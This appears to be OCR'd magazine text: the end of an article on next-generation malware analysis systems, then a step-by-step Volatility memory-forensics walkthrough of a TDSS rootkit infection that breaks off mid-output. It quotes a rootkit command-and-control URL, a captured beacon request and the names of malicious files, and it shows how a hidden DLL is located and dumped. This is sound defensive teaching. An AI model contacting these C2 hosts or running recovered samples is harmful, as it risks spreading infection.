Multiple virtual machines run over proprietary hypervisor designed to analyze malware behavior from "hardware" perspective in real time. This solution minimizes the risk of "abnormal" malware's behavior when virtual environment is discovered but also increases accuracy of "zero-day" attack recognition which can use new methods of hiding its presence in breached system.

Analysis of attack stages in opposite to discrete object analysis

The sessions collected during aggressive packet capturing phase are replayed in the virtual environment. As a result the analysis engine can control all stages of the attacks – from exploit detection, through malware payload download and start up to callback attempts recognition. In short the attack not only discrete object is executed in an instrumented environment allowing analysis from the same perspective as a "real user" openning connection and downloading content. It becomes possible now to analyse obfuscated malicious file as it is unhidden by exploit phase in the same way as it would happen on real host.

Discovery of callbacks

In addition to analysis of attack attempts the system leverages aggressive packet capturing and deep inspection to filter out outbound communications across multiple protocols. It complements the attacks analysis by discovering hosts which are already infected. Callbacks are identified as malicious based on the unique characteristics of the communication protocols employed, rather than just the destination IP or domain name.

Offer a Cohesive View of Protocols and Threat Vectors

To effectively combat next-generation threats, NGTP has the intelligence to assess threats across vectors, including Web and email. It is possible through real-time analysis of URLs, email attachments, binaries transiting over multiple protocols, and Web objects. This is a critical requirement for guarding against spear phishing.

Yield Timely, Actionable Malware Intelligence and Threat Forensics

Once malicious code has been analyzed in detail, the information gathered can be fully leveraged in order to identify infection of particular hosts and shared the knowledge about new threat (Figure 8).

The above diagram depicts main components of Next Generation malware analysis system. One can find out quickly that the new approach extends dis-




Figure 8. *Main components of Next Generation malware analysis system*

crete object analysis by adding sessions replaying, direct collection of the traffic from protected network and leveraging instrumented environment based on proprietary hypervisor. It should be pointed here that almost all kinds of Dynamic Malware Analysis are focused on specific incidents related to advanced malware technologies. They complements existing legacy protection systems instead of replacing them. We all are aware of static analysis limitations however signature-based solutions play still their role of filtering out volume-based, already-known attacks.

Conclusion


The common approach of malware detection systems based on static analysis leveraging signatures has led to their collective collapse underneath the avalanche of vulnerabilities and exploit techniques. It is clear that the threat landscape will continue to change at a rapid pace, in ways we cannot dream of, just as we cannot dream of all the ways technology will be used in the future. Malware analysis and protection against attacks is a never-ending game of cat and mouse. Thanks to the evolution of malware analysis systems and better understanding of modern threats we are much better equipped for successfully chasing the mouse. Next Generation Threat Protection systems are available in the market already bringing sophisticated tools of malware detection and prevention to every organization. I treat deployment of NGTP solutions as a next step in evolution of security systems like other important extensions which happened in the past.

And this is really important step to take in order to be prepared for modern attacks and avoid becoming next victim.

TOMASZ PIETRZYK

Tomasz Pietrzyk has more than ten years of professional experience pursuing his passion in all areas of information security. He is currently a Systems Engineer at FireEye, in charge of advising solutions against advanced threats for company's customers. His interests of late are various solutions to prevent advanced attacks from network perspective. He takes every opportunity to share and obtain knowledge from this area. He holds a Master of Electronics degree from Academy of Mining and Metallurgy in Krakow. In case of having some free time he supports local volleyball team and rides bicycle.

Email: Tomasz.Pietrzyk@FireEye.com



Advanced Malware Detection using Memory Forensics

Memory Forensics is the analysis of the memory image taken from the running computer. In this article, we will learn how to use Memory Forensic Toolkits such as Volatility to analyze the memory artifacts with practical real life forensics scenarios. Memory forensics plays an important role in investigations and incident response.

It can help in extracting forensics artifacts from a computer's memory like running process, network connections, loaded modules etc. It can also help in unpacking, rootkit detection and reverse engineering.

Steps in memory Forensics

Below are the list of steps involved in memory forensics.

Memory Acquisition

This step involves dumping the memory of the target machine. On the physical machine you can use tools like *Win32dd/Win64dd, Memoryze, DumpIt, FastDump.* Whereas on the virtual machine, acquiring the memory image is easy, you can do it by suspending the VM and grabbing the ".vmem" file.

Memory Analysis

Once a memory image is acquired, the next step is to analyze the grabbed memory dump for forensic artifacts, tools like *Volatility* and others like Memoryze can be used to analyze the memory.

Volatility quick overview

Volatility is an advanced memory forensic framework written in python. Once the memory image has been acquired Volatility framework can be used to perform memory forensics on the acquired memory image. Volatility can be installed on multiple operating systems (Windows, Linux, Mac OS X), Installation details of volatility can be found at *http://code.google.com/p/volatility/wiki/FullInstallation.*

Volatility Syntax


- Using `-h` or `--help` option will display help options and list of a available plugins
  Example: `python vol.py -h`
- Use `-f <filename>` and `--profile` to indicate the memory dump you are analyzing
  Example: `python vol.py -f mem.dmp --profile=WinXPSP3x86`
- To know the `--profile` info use below command:
  Example: `python vol.py -f mem.dmp imageinfo`

Demo

In order to understand memory forensics and the steps involved. Let's look at a scenario, our analysis and flow will be based on the below scenario.

Demo Scenario

Your security device alerts on malicious http connection to the domain "web3inst.com" which resolves to 192.168.1.2, communication is detected from a source ip 192.168.1.100 (as shown in the below screenshot).you are asked to investigate and perform memory forensics on the machine 192.168.1.100.



```
No.  Time      Source         Destination    Protocol Info
  11 2.475626  192.168.1.100  192.168.1.2    TCP      1037 > 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
  12 2.492338  192.168.1.2    192.168.1.100  TCP      80 > 1037 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
  13 2.492615  192.168.1.100  192.168.1.2    TCP      1037 > 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
  14 2.493186  192.168.1.100  192.168.1.2    HTTP     GET /tdss/crcmds/main HTTP/1.0
```

```
GET /tdss/crcmds/main HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: web3inst.com
Pragma: no-cache
```

Memory Acquisition

To start with, acquire the memory image from 192.168.1.100, using memory acquisition tools. For the sake of demo, the memory dump file is named as "infected.vmem".


Analysis

Now that we have acquired "infected.vmem", let's start our analysis using Volatility advanced memory analysis framework

Step 1: Start with what you know

We know from the security device alert that the host was making an http connection to *web3inst.com (192.168.1.2).* So let's look at the network connections.


Volatility's connscan module, shows connection to the malicious ip made by process (with pid 888).



```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem connscan
Volatile Systems Volatility Framework 2.3_beta
Offset(P)  Local Address             Remote Address            Pid
---------- ------------------------- ------------------------- ---
0x093ce718 192.168.1.100:1036        192.168.1.2:80            888
root@bt:~/volatility_2.3_beta#
```

Step 2: Info about web3inst.com

Google search shows this domain(web3inst.com) is known to be associated with malware, probably "Rustock or TDSS rootkit". This indicates that source ip 192.168.1.100 could be infected by any of these malwares, we need to confirm that with further analysis.



Rustock Rootkit Variants and TDSServ Kit - NoBirusThanks Blog
blog.novirusthanks.org/2008/12/rustock-rootkit-variants-and-tdsserv-kit/
Dec 27, 2008 - ... .data:1000BFF4 00000025 C hxxp://**web3inst.com**/tdss/crcmds/main .data:1000C01C 00000025 C hxxp://web4inst.com/tdss/crcmds/main ...


web3inst.com dropped on 2011-04-11 | Tools4Domains
www.tools4domains.com/dropping_domains/01-22.../**web3inst.com**
web3inst.com was available from SnapNames or NameJet on Friday 22 January 2010 01-22-2010 DETAILS ...

Antivirus scan for 88909711aac45079080c934486b9bfc7 at 2013 ...
www.virustotal.com/latest-report.html?resource...
... control codes directly to certain device drivers making use of the DeviceIoControl Windows API function. DNS requests. **web3inst.com**. UDP communications.

Antivirus scan for 24a68f9025dfdedb0dbe03deb1d691c6 at 2013 ...
www.virustotal.com/latest-report.html?resource...
Network activity. DNS requests. **web3inst.com**. UDP communications. <

Step 3: what is Pid 888?


Since the network connection to the ip 192.168.1.2 was made by pid 888, we need to determine which process is associated with pid 888. "psscan" shows pid 888 belongs to svchost.exe.



```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem psscan
Volatile Systems Volatility Framework 2.3_beta
Offset(P)  Name                PID   PPID PDB        Time created                   Time exited
---------- ---------------- ------ ------ ---------- ------------------------------ ------------------------------
0x0919fa70 wmiprvse.exe        780    888 0x0ec80240 2012-08-15 17:08:33 UTC+0000
0x09300020 alg.exe            1568    700 0x0ec80180 2012-08-15 17:08:34 UTC+0000
0x0931cda0 winlogon.exe        656    376 0x0ec80060 2012-08-15 17:08:22 UTC+0000
0x093db348 VMwareTray.exe     1744    560 0x0ec80260 2012-08-15 17:08:34 UTC+0000
0x093e72c0 VMwareUser.exe     1752    560 0x0ec80280 2012-08-15 17:08:34 UTC+0000
0x09418be0 wuauclt.exe        1596   1052 0x0ec802a0 2012-10-07 12:46:56 UTC+0000
0x0941ca20 tdl3.exe           1468   1752 0x0ec802c0 2012-10-07 12:46:57 UTC+0000   2012-10-07 12:46:57 UTC+0000
0x09431da0 VMUpgradeHelper     224    700 0x0ec801e0 2012-08-15 17:08:33 UTC+0000
0x09439b28 vmtoolsd.exe       1976    700 0x0ec801c0 2012-08-15 17:08:30 UTC+0000
0x0943c778 msiexec.exe        1236    700 0x0ec802e0 2012-10-07 12:46:57 UTC+0000
0x09445af0 explorer.exe        560    460 0x0ec80220 2012-08-15 17:08:33 UTC+0000
0x09446da0 spoolsv.exe        1388    700 0x0ec801a0 2012-08-15 17:08:24 UTC+0000
0x09457520 services.exe        700    656 0x0ec80080 2012-08-15 17:08:22 UTC+0000
0x094d7020 svchost.exe        1128    700 0x0ec80160 2012-08-15 17:08:22 UTC+0000
0x094dada0 svchost.exe        1052    700 0x0ec80120 2012-08-15 17:08:22 UTC+0000
0x094df530 svchost.exe         968    700 0x0ec80100 2012-08-15 17:08:22 UTC+0000
0x094e0aa0 svchost.exe        1096    700 0x0ec80140 2012-08-15 17:08:22 UTC+0000
0x094e6878 vmacthlp.exe        868    700 0x0ec800c0 2012-08-15 17:08:22 UTC+0000
0x094ea5d8 svchost.exe         888    700 0x0ec800e0 2012-08-15 17:08:22 UTC+0000
0x094f18e8 csrss.exe           632    376 0x0ec80040 2012-08-15 17:08:21 UTC+0000
0x095f98e8 smss.exe            376      4 0x0ec80020 2012-08-15 17:08:20 UTC+0000
```

Step 4: YARA scan


Running the YARA scan on the memory dump for the string "web3inst" confirms that this domain (web3inst.com) is present in the address space of svchost.exe (pid 888). This confirms that svchost.exe was making connections to the malicious domain "web3inst.com".



```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem yarascan -Y "web3inst"
Volatile Systems Volatility Framework 2.3_beta
Rule: r1
Owner: Process svchost.exe Pid 888
0x1000470b  77 65 62 33 69 6e 73 74 2e 63 6f 6d 2f 74 64 73   web3inst.com/tds
0x1000471b  73 2f 63 72 63 6d 64 73 2f 6d 61 69 6e 00 00 00   s/crcmds/main...
0x1000472b  00 68 74 74 70 3a 2f 2f 77 65 62 34 69 6e 73 74   .http://web4inst
0x1000473b  2e 63 6f 6d 2f 74 64 73 73 2f 63 72 63 6d 64 73   .com/tdss/crcmds
```

Step 5: Suspicious mutex in svchost.exe


Now we know that svchost.exe process (pid 888) was making connections to the domain "web3inst.com", lets focus on this process. Checking for the mutex created by svchost.exe shows a suspicious mutex "TdlStartMutex".



```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem handles -p 888 -t Mutant
Volatile Systems Volatility Framework 2.3_beta
Offset(V)     Pid     Handle     Access Type             Details
---------- ------ ---------- ---------- ---------------- -------
0x88fdda88    888       0x24   0x1f0001 Mutant           SHIMLIB_LOG_MUTEX
0x88fd16f8    888      0x15c   0x1f0001 Mutant           {A3BD3259-3E4F-428a-84C8-F0463A9D3EB5}
0x89258020    888      0x164   0x1f0001 Mutant
0x8921f838    888      0x1e0   0x1f0001 Mutant
0x89534fa0    888      0x1ec   0x120001 Mutant           ShimCacheMutex
0x890e95f8    888      0x1f8   0x1f0001 Mutant
0x8921f7f8    888      0x200   0x1f0001 Mutant
0x8921f788    888      0x208   0x1f0001 Mutant
0x88f8c720    888      0x220   0x1f0001 Mutant           746bbf3569adEncrypt
0x89219ce8    888      0x240   0x1f0001 Mutant
0x88f94340    888      0x28c   0x1f0001 Mutant
0x895324a8    888      0x34c   0x1f0001 Mutant           TdlStartMutex
0x890ea2b0    888      0x3d8   0x120001 Mutant           DBWinMutex
0x88fc9648    888      0x3f4   0x100000 Mutant           _!MSFTHISTORY!_
0x894968d8    888      0x408   0x1f0001 Mutant           c:!windows!system32!config!systemprofile!local settings!temporary internet files!co
ent.ie5!
0x894abda8    888      0x414   0x1f0001 Mutant           c:!windows!system32!config!systemprofile!cookies!
0x894ab790    888      0x420   0x1f0001 Mutant           c:!windows!system32!config!systemprofile!local settings!history!history.ie5!
0x890f72f0    888      0x430   0x100000 Mutant           WininetStartupMutex
0x891dbd48    888      0x434   0x1f0001 Mutant
0x89249498    888      0x438   0x100000 Mutant           WininetProxyRegistryMutex
0x8923cbd8    888      0x448   0x1f0001 Mutant
0x88fbf800    888      0x454   0x100000 Mutant           RasPbFile
0x891ef860    888      0x4b0   0x1f0001 Mutant           ZonesCounterMutex
0x891df878    888      0x538   0x1f0001 Mutant           ZonesLockedCacheCounterMutex
```

Step 6: Info about the mutex

Google search shows that this suspicious mutex is associated with TDSS rootkit. This indicates that the mutex "TdlStartMutex" is malicious.



About 191 results (0.22 seconds)

TROJ_TDSS.FC - Produkte für den Mittelstand - Trend Micro ...
about-threats.trendmicro.com/archiveMalware.aspx?language=de...
Mar 13, 2009 - It creates the following mutex to ensure that only one instance of itself is running in memory: **TDlStartMutex**. Analysis By: Jasper Manuel.


Backdoor:W32/TDSS - F-Secure
www.f-secure.com › Threats › Virus and threats descriptions
TdlStartMutex. Network Connections. Attempts to connect with HTTP to: hxxp://findxproportal1.com/tdss2/[...]/main; hxxp://stableclickz1.com/tdss2/[...]/main ...

Encyclopedia entry: Trojan:Win32/Alureon.gen!S - Learn more about ...
www.microsoft.com › Home › Learn more about malware
Nov 3, 2009 - When run, it creates a unique mutex named "**TdlStartMutex**" to ensure there is only one instance running at a time. Once installed, the registry ...


Rustock Rootkit Variants and TDSServ Kit - NoBirusThanks Blog
blog.novirusthanks.org/2008/12/rustock-rootkit-variants-and-tdsserv-kit/
Dec 27, 2008 - globalroot\systemroot\system32\advapi32.dll msiserver |IDH **TdlStartMutex** \device\namedpipe\TDSScmd \knowndlls\dll.dll \\TDKD ...

Step 7: File handles of svchost.exe

Examining file handles in svchost.exe (pid 888) shows handles to two suspicious files (DLL and driver file). As you can see in the below screenshot both these files start with "TDSS".




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem handles -p 888 -t File
Volatile Systems Volatility Framework 2.3_beta
Offset(V)     Pid      Handle     Access Type              Details
---------- ------ ---------- ---------- ---------------- -------
```



```
x8924d418    888      0x154   0x12019f File          \Device\WMIDataDevice
x89493d08    888      0x290   0x12019f File          \Device\Termdd
x890d9db0    888      0x298   0x12019f File          \Device\Termdd
x892cc678    888      0x2d0   0x12019f File          \Device\NamedPipe\Ctx_WinStation_API_service
x893dfae0    888      0x2d4   0x12019f File          \Device\NamedPipe\Ctx_WinStation_API_service
x891eb458    888      0x2f4   0x12019f File          \Device\Termdd
x891eb390    888      0x2f8   0x12019f File          \Device\Termdd
x894962b0    888      0x328   0x12019f File          \Device\WMIDataDevice
x890fd338    888      0x340   0x100020 File          \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64
44ccf1df_6.0.2600.5512_x-ww_35d4ce83
x88f9ad98    888      0x348   0x120089 File          \Device\HarddiskVolume1\WINDOWS\system32\TDSSoiqh.dll
x88f7dbe0    888      0x350   0x120089 File          \Device\HarddiskVolume1\WINDOWS\system32\drivers\TDSSmqxt.sys
x892bb008    888      0x354      0x187 File          \Device\NamedPipe\TDSScmd
x89248c68    888      0x35c      0x187 File          \Device\NamedPipe\TDSScmd
x892189d0    888      0x360      0x187 File          \Device\NamedPipe\TDSScmd
x89109888    888      0x364      0x187 File          \Device\NamedPipe\TDSScmd
```

Step 8: Detecting Hidden DLL


Volatility's dlllist module couldn't find the DLL starting with "TDSS" whereas ldrmodules plugin was able to find it. This confirms that the DLL (TDSSoiqh.dll) was hidden. malware hides the DLL by unlinking from the 3 PEB lists (operating sytem keeps track of the DLL's in these lists).




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem dlllist -p 888 | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem ldrmodules -p 888 | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
     888 svchost.exe          0x10000000 False  False  False \WINDOWS\system32\TDSSoiqh.dll
root@bt:~/volatility_2.3_beta# 
```

Step 9: Dumping the hidden DLL

In the previous step hidden DLL was detected. This hidden DLL can be dumped from the memory to disk using Volatility's dlldump module as shown below.




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem dlldump -p 888 -b 0x10000000 -D dump
Volatile Systems Volatility Framework 2.3_beta
Process(V) Name                 Module Base Module Name          Result
---------- -------------------- ----------- -------------------- ------
0x892ea5d8 svchost.exe          0x010000000 UNKNOWN              OK: module.888.94ea5d8.10000000.dll
root@bt:~/volatility_2.3_beta#
```



Step 10: VirusTotal submission of dumped DLL


Submitting the dumped dll to VirusTotal confirms that it is malicious.



GData	Gen:Trojan.Heur.GM.0000610110	20130709
Ikarus	Packed.Win32.Krap	20130709
Jiangmin	✓	20130709
K7AntiVirus	Riskware	20130709
K7GW	Riskware	20130709
Kaspersky	✓	20130709
Kingsoft	Win32.Troj.Undef.(kcloud)	20130708
Malwarebytes	✓	20130709
McAfee	Artemis!3CCE3463DB2E	20130709
McAfee-GW-Edition	Artemis!3CCE3463DB2E	20130709
Microsoft	VirTool:Win32/Obfuscator.DQ	20130709
MicroWorld-eScan	✓	20130709
NANO-Antivirus	Trojan.Win32.Tdss.qfpib	20130709
Norman	✓	20130708
nProtect	✓	20130709
Panda	Generic Worm	20130709
PCTools	Trojan.Gen	20130709

Step 11: Looking for other malicious DLL's


Looking for the modules in all the processes that start with "TDSS" shows that msiexec.exe process (pid 1236) has reference to a temp file (which is starting with TDSS) which is suspicous.




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem ldrmodules | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
     888 svchost.exe          0x10000000 False  False  False \WINDOWS\system32\TDSSoiqh.dll
    1236 msiexec.exe          0x10000000 True   True   True  \DOCUME~1\ADMINI~1\LOCALS~1\Temp\TDSSf184.tmp
    1236 msiexec.exe          0x77dd0000 True   True   True  \DOCUME~1\ADMINI~1\LOCALS~1\Temp\TDSSf193.tmp
root@bt:~/volatility_2.3_beta#
```

Step 12: Suspicious DLL loaded by msiexec

Examining the DLL's loaded by the process msiexec (pid 1236) using dlllist module, shows a suspicious dll (dll.dll) loaded by msiexec process.




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem dlllist -p 1236
Volatile Systems Volatility Framework 2.3_beta
```




```
************************************************************************
msiexec.exe pid:   1236
Command line : C:\WINDOWS\system32\msiexec.exe /V
Service Pack 3

Base             Size  LoadCount Path
---------- ---------- ---------- ----
0x01000000    0x16000     0xffff C:\WINDOWS\system32\msiexec.exe
0x7c900000    0xaf000     0xffff C:\WINDOWS\system32\ntdll.dll
0x7c800000    0xf6000     0xffff C:\WINDOWS\system32\kernel32.dll
0x77c10000    0x58000     0xffff C:\WINDOWS\system32\msvcrt.dll
